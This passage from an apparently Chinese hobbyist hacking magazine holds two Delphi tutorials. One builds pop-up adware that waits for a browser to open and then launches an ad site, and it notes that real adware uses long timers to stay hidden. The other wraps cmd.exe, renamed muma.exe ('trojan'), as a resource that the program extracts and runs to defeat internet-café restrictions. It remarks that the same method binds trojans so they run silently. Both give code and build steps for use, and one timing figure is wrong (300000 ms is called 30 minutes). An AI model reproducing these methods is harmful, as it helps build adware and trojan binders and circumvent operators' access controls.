
**hWnd:=FindWindow('IEFrame',nil);// 查找浏览器是否运行**，如图4。然后在 var 中添加 **Wnd:THandle;**。




图 4




图5

### 第四步：弹出讨厌的广告

继续在 timer1 中添加如下代码，如图5：

```
if hWnd<>0 then //如果发现浏览器运行，那么执行下一句代码
ShellExecute(0, 'open', 'iexplore.exe', 'http://www.baidu.com', '', SW_SHOWNORMAL);//打开百度网站，我们可以换成任意的网址
```

然后在 uses 中添加 shellapi。

### 第五步：设置程序检测浏览器运行时间并弹出广告

单击timer1 时间控件，在左边"Object Inspector"栏中的"Interval"中设置时间。1000 是1 秒，60 秒就是60000，我为了方便各位小菜测试，设置的是 60 秒（图6）！通常弹窗广告插件为了隐蔽自己，设置的时间比较长，大致都是30 分钟或1 个小时。如果是30 分钟自动弹出广告，就设置为300000。

### 第六步：生成exe 可执行程序

需要的代码都已经填写完毕了，点击菜单栏 Project — Option — Directories/Conditionals 中的"Output diretory"，来设置生成的exe 可执行文件的保存位置，然后点下方的"OK"按钮（图7）！程序保存位置设置完毕后，点击菜单栏 Project 中的"Build Project"就会立刻生成 exe 可执行程序了！




图 7




图6

最后，我们来运行一下自己编写的弹窗广告插件，呵呵，效果还是不错的！如果大家对于本文有什么疑问的话可以到 X 的论坛来问我哦，我是编程魔方的新斑竹 – 雪狐！

（本文中所涉及到的弹窗广告的源文件已经收录在光盘中）

# 莱莱编程——来终极突破网吧CMD限制

BASENET

在网吧中上网，经常会碰到管理员把注册表、CMD等限制运行的情况，有时候使用网上的一些修改注册表的方法可以突破限制，但有时候却也不行，今天就就教大家如何使用捆绑资源的方法来实现终极突破！

资源文件是扩展名为res的文件，在VC中资源文件使用得非常普遍，但Delphi在其联机帮助中对资源文件却没有什么过多的介绍。其实利用其自带的资源编译工具brcc32.exe，我们完全可以做出跟VC一样效果的文件来。

资源文件最大的好处就是能将一些必要时才会调用的文件与可执行文件一起编译，生成一个文件。这样做的最大好处就是使外部文件免遭破坏。例如在一个程序中你要临时调用一张图片，一般作法是把图片存放在某一路径下（通常是主程序所在路径），但如果用户在使用中误删了你的图片文件，则可能会使程序因找不到相应的文件而运行出错。另外，如果我们想让自己的程序界面更美观，想使用一些自定义光标的话，也要用到资源文件。更重要的是我们可以使用它把CMD.exe做为一个资源文件使用delphi编译后做成一个简单的突破CMD限制的程序！

我的思路是这样的，制作RC脚本文件－－使用delphi新建一个工程，捆绑cmd.exe－－释放资源文件cmd.exe－－执行cmd.exe－－突破限制。

打开记事本输入：**kunbang exe muma.exe**，保存为kungbang.rc（muma.exe是改名后的cmd.exe文件），kunbang是我定义的一个调用名字，exe是文件类型，muma.exe是要编译成资源文件的文件！这样一个资源文件就简单的制作好了！接下来就要使用资源文件编译器brcc32.exe了（一般位于\Delphi\BIN目录下），在CMD命令提示符下输入**brcc32.exe kunbang.rc**，运行后如图1所示，在\Delphi\BIN目录下会生成一个名为kunbang.res的文件！

打开delphi，选择File－－NEW－－“VCL FORMS APPLICATION --DELPHI FOR WIN32”，新建一个form（窗体），然后添加一个tbutton控件，如图2。





图1





图2

转到代码界面，找到如下代码：

```
implementation
{$R *.dfm}
```

在其后面添加上{**$R kunbang.res**}，来实现资源文件和简单程序的捆绑，这样就把我们的CMD.exe包裹到程序中了。然后在编写一个简单的资源文件释放函数，代码如下：

```
Function ExtractRes(ResType, ResName, ResNewName : String):
boolean;
  var
  Res : TResourceStream;
  begin
  try
  Res := TResourceStream.Create(Hinstance, Resname, Pchar
         (ResType));
         try
         Res.SavetoFile(ResNewName);
         Result:=true;
         finally
         Res.Free;
         end;
         except
         Result:=false;
         end;
         end;
```

运行后如何释放里边的文件呢？我们需要使用到资源释放函数ExtractRes()来释放cmd.exe。在工程里面加入如下代码：**ExtractRes('exe','kunbang','e:\muma.exe');**。exe为要释放的文件类型，kunbang是我们随意定义的一个名字，e:\muma.exe是木马程序所在的位置。最

后调用 ShellExecue()来执行释放后的资源文件 muma.exe 就可以了！在工程中输入下代码：**ShellExecute(Handle, 'open', PChar('e:\muma.exe'), nil, nil, SW_SHOW);**。最后单击 file，选择 "Save All"，把工程保存到磁盘的一个文件夹内，按 "F9" 运行后就会在文件夹内生成一个可执行程序了！

这样以后只要运行这个程序就可以突破网管对于 CMD 的限制了（图3），如果限制了注册表的话我们也可以使用相同的方法来制作一个突破注册表的小程序！

大家一定注意到，我没有使用 CMD.EXE 这个名字，而是起了一个 muma.exe 的名字，如果我们捆绑的是木马程序，那么程序在运行的时候就不会弹出窗口了，所以这个方法对于代码层实现木马程序的捆绑是非常方便的！

（文章中涉及到的代码和编译好的程序已经收录在光盘中）

